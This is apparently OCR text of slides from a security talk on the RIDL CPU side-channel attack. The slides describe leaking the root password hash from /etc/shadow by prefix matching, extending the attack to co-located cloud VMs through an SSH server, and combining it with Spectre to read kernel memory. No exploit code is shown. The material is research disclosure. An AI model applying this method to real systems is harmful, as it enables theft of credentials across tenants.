daemon:*:17737:0:99999:7:::
bin:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sync:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
mail:*:17737:0:99999:7:::
news:*:17737:0:99999:7:::
uucp:*:17737:0:99999:7:::
proxy:*:17737:0:99999:7:::
www-data:*:17737:0:99999:7:::
backup:*:17737:0:99999:7:::
list:*:17737:0:99999:7:::
irc:*:17737:0:99999:7:::
gnats:*:17737:0:99999:7:::
nobody:*:17737:0:99999:7:::
systemd-network:*:17737:0:99999:7:::
systemd-resolve:*:17737:0:99999:7:::
syslog:*:17737:0:99999:7:::
messagebus:*:17737:0:99999:7:::
_apt:*:17737:0:99999:7:::
uuidd:*:17737:0:99999:7:::
```

Filtering Data

- We want to leak from `/etc/shadow`
- First line is for `root`
  - Starts with “root:”
- Use prefix matching:
  - **Match ⇒ we learn a new byte**
  - **No match ⇒ discard**

Filtering Data




Filtering Data

Known Prefix


r	o	o	t	:			

h	t	t	p	s	:	/	/


Filtering Data




Filtering Data




Filtering Data




Filtering Data



Filtering Data



Filtering Data



Filtering Data

Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

Match

r	o	o	t	:	S	p	/

No Match

R	E	A	D	M	E	.	T

Match

r	o	o	t	:	S	p	/


Challenges

- ✓ Getting data in flight
- ✓ Leaking data
- ✓ Filtering data


Attack scenarios

We can leak the **root password hash** from an **unprivileged user**

Let’s extend this a bit… to the **cloud**!



Threat Model




Victim VM in the cloud

Threat Model


We get an attacker VM in the cloud

Threat Model




We make sure they are co-located

Threat Model




The victim runs an SSH server

Threat Model




How do we get data in-flight?

In-flight data




We launch an SSH client on the attacker

In-flight data




… that keeps connecting to the SSH server

In-flight data




The SSH server loads `/etc/shadow` into the LFB

In-flight data




The contents from `/etc/shadow` are now in-flight

Leaking




Now that the data is in-flight, we want to leak it

Leaking



Run RIDL program on the attacker

Leaking



Which leaks the data from the LFB

More examples

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)
- **Arbitrary kernel read**
- **Leaking in the browser**

Arbitrary kernel leak

- We can use **Spectre** in combination with **RIDL**
- Use **gadgets** to pull data into LFB
- Train branch predictor to allow arbitrary OOB read

